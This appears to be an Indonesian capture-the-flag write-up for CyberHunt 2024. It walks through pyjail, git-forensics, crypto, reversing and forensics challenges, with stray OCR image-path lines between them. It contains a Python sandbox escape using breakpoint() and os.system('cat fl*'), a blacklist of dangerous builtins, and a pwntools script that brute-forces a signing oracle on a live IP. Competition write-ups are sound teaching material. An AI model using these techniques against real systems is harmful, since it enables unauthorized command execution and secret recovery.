
```
blacklist = [
    'exec', 'eval', 'str', 'compile', 'open', 'read',
    'file', 'import', 'globals', 'locals', 'class', 'os',
    'subprocess', 'input', 'setattr', 'getoutput',
    'getattr', 'delattr', 'vars', '__', 'dir', 'builtin',
    'base', 'help'
]
```

‘+breakpoint()+’
import os
os.system(‘cat fl*’)


```
Welcome to the Poem Creator!
Enter the name of your muse:
> '+breakpoint()+'
import os
os.system('cat fl*')TypeError: can only concatenate str (not "NoneType") to str
> <string>(1)<module>()
(Pdb) (Pdb) os.system('cat fl*')
*** SyntaxError: invalid syntax
(Pdb) import os
(Pdb) os.system('cat fl*')
CYHUNT24{pyJa!l_br3AkPoinT_bu1ltIn_xPlo!t}0
(Pdb)
```

Flag: CYHUNT24{pyJa!l_br3AkPoinT_bu1ltIn_xPlo!t}

ZipZig




Diberikan file zip yang ketika di unzip akan menjadi seperti berikut



```
~/ctf/CyberHunt/Misc/unzipit (0.026s)
ls
BUGS          acorn      bzip2      ebcdic.h     funzip.txt  list.c         process.c     timezone.h  unzip.c       win32
COPYING.OLD   amiga      cmsmvs     envargs.c    gbloffs.c   macos          proginfo      tops20      unzip.h       win32-experimental
Contents      aosvs      consts.h   explode.c    git.zip     man            qdos          ttyio.c     unzip.txt     wince
History.600   api.c      crc32.c    extract.c    globals.c   match.c        solve         ttyio.h     unzipsfx.txt  windll
INSTALL       apihelp.c  crc32.h    file_id.diz  globals.h   msdos          tandem        ubz2err.c   unzipstb.c    zip.h
LICENSE       atari      crc_i386.S fileio.c     human68k    netware        testmake.zip  unix        unzpriv.h     zipgrep.txt
ToDo          atheos     crypt.c    flexos       inflate.c   new-cmdparser  theos         unreduce.c  unzvers.h     zipinfo.c
WHERE         beos       crypt.h    funzip.c     inflate.h   os2            timezone.c    unshrink.c  vms           zipinfo.txt
```

setelah itu, setelah kami melihat lihat ternyata ada file yang aneh bernama .git, yang sebenarnya itu adalah folder untuk menyimpan informasi project seperti commit, alamat repo dan lain lain tapi kok filenya berupa zip?



```
~/ctf/CyberHunt/Misc/unzipit (0.035s)
file .git
.git: Zip archive data, at least v2.0 to extract, compression method=store
```


oke mari kita coba untuk mengekstrak nya, biar tidak campur campur kita buat folder baru.

```
~/ctf/CyberHunt/Misc/unzipit (0.026s)
mkdir solve

~/ctf/CyberHunt/Misc/unzipit (0.043s)
7z x .git -osolve

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
 64-bit locale=C.UTF-8 Threads:16 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 1621696 bytes (1584 KiB)

Extracting archive: .git
--
Path = .git
Type = zip
Physical Size = 1621696

Everything is Ok

Folders: 23
Files: 35
Size:       1653254
Compressed: 1621696
```

okee kita sudah ektrak lalu memasukkannya pada folder solve. setelah itu kita tinggal liat lognya ini merubah apa saja.

```
~/ctf/CyberHunt/Misc/unzipit/solve git:(master)±420
git log

commit 810935db54b0a7e236657df909ff63aa9e3ec76c (HEAD -> master)
Author: t101804 <t101804@protonmail.com>
Date:   Mon May 27 00:51:00 2024 +0700

    modifikasi

commit b806f8da374eeaca7b4b9482127d8de8869697a3
Author: t101804 <t101804@protonmail.com>
Date:   Mon May 27 00:50:48 2024 +0700

    penambahan fitur

commit af011898e470117d4ff7a8a31ca66c83d73d0a49
Author: t101804 <t101804@protonmail.com>
Date:   Mon May 27 00:49:15 2024 +0700

    oh yeah

commit 0b82c20ac7375b522215b567174f370be89a4b12 (origin/master, origin/HEAD)
Author: Mark Adler <fork@madler.net>
Date:   Mon Oct 10 14:19:07 2022 -0700

    Remove length integrity check in funzip.

    funzip hasn't been touched in 20 years, and does not support the
    Zip64 zip format extensions. This commit bypasses the uncompressed
    length check, where the length can be stored in a Zip64 extended
    information extra field as eight bytes, instead of the four-byte
    field in the local header. Such entries can now be successfully
    decompressed. The CRC integrity check is still performed.
```


kami sudah mencoba untuk git log dan grep tidak menemukan apa apa setelah itu saya mencoba untuk git show satu” ternyata menemukannya di awal dengan commit message “modifikasi”



Flag: CYHUNT24{g1t_1s_wh4t_1t_t4k3s}

$$F = m \cdot a$$

Benjamin Angel



refferensi : https://github.com/Minto312/CTF/blob/144c1440a2eba1f5a3789552e37f05475b90ca12/TJCTF-2024/crypto/accountleak/server_copy.py#L13

kita brute dgn comparasion new valuenya yg dr servernya


```python
from pwn import *
from hashlib import sha512

r = remote('103.191.63.185', 31337)

def H(m):
    return sha512(m).digest()

def xor(a, b):
    return bytes([i ^ j for i, j in zip(a, b)])

def sign(m):
    r.recvuntil(":> ")
    r.sendline(m)
    hash = r.recvline().decode().strip("\n").split(": ")[1]
```

```
    print(hash)
    return hash

def main():
    zpreimage = b'\x00'
    zhash = H(zpreimage).hex()
    flag = ""
    to_send = b''
    while True:
        for i in range(32, 129):
            temp = to_send + i.to_bytes(1, 'big')
            print("Sending: ", temp)
            temp2 = sign(temp)
            if temp2 == zhash:
                flag += chr(i)
                print("Found!", flag)
                to_send = flag.encode()
                zpreimage += b'\x00'
                zhash = H(zpreimage).hex()
                break
            else:
                print("nope")

if __name__ == '__main__':
    main()
```


Flag: CYHUNT24{3ncryp710n_x0r_w17h_5h4_512_n07_s3cur3_1_h0p3_y0u_ain7_d0_m4nu4lly}

[Reverse Engineering]

Tebak password




Diberikan file ELF64 Executable, langsung saja kami membuka ida64.



Dan flagnya berhasil kami dapatkan.

Flag: CYHUNT24{juST_R3aD_IT}

ular aneh




basically kita bisa gpt dan convert ke py

```python
flag = [
    134, 178, 144, 170, 156, 168, 100, 104, 246, 232, 144, 146, 166,
190, 146,
    230, 190, 160, 242, 232, 208, 96, 156, 190, 146, 220, 190, 200,
146, 166,
    130, 166, 250
]

def dec():
    dec = ''
    for i in flag:
        decrypt = chr(i >> 1)
        dec += decrypt
    return dec

# Example usage
decrypted_message = dec()
print(decrypted_message)
```

Flag: CYHUNT24{tHIS_Is_Pyth0N_In_dISAS}


static



secret di xor dengan 0x99.

```
void decode(void)

{
  int local_c;

  for (local_c = 0; local_c < n; local_c = local_c + 1) {
    secret[local_c] = secret[local_c] ^ 0x99;
  }
  return;
}
```

langsung aja di decode.




Flag: CYHUNT24{D0_yoU_kN0w_wh4tiS_St4tic_m34N}


$$F = m \cdot a$$

Regoal

Pakai wireshark ada request dan useragent nya itu flagnya tinggal decode aja.




Setelah didecode.




Flag: CYHUNT24{g00d_j0b_w4rm_4p}

$$F = m \cdot a$$


Gogen



Pada program, token dilakukan xor yang kemungkinan resultnya adalah flag. karena kami tahu bahwa format flagnya CYHUNT24 Kami bisa menggunakan ini untuk mendapatkan key nya dan untungnya key hanya mempunyai panjang 3 karakter.



key nya adalah key, lanjut kami menggunakan key ini unduk decode xor nya.




Flag: CYHUNT24{w4s_s0_3z_f0r_g0l4ng}


$$F = m \cdot a$$

[Digital Forensic]

barang bukti



Diberikan sebuah file APK with classes.dex. Kami pun mengekstraknya, lalu masuk ke directorynya. Berhubung pada deskripsinya meminta chat_id, kami pun menjalankan perintah grep -ra ‘chat_id’.



Flag: CYHUNT24{6350386314}


kena heck

Diberikan sebuah log pcapng, kami mencoba untuk mencari flag dengan strings.


```
[haf1zh@endeavour-arctic cyhunt]$ strings log.pcapng | grep 'CYHUNT'
CYHUNT24{usb_my_fav_St0rage}
CYHUNT24{usb_my_fav_St0rage}
```

Flag: CYHUNT24{usb_my_fav_St0rage}

Flagstorage




Diberikan sebuah file flag.pptx. Kami pun langsung mengekstraknya. Setelah itu kami masuk ke directorynya dan cari flagnya dengan grep -ra 'CYHUNT.



Flag: CYHUNT24{didyoukn0w_that_officed0cs_us1ng_pkzip_head3r?}

Lookin’ for Secrets

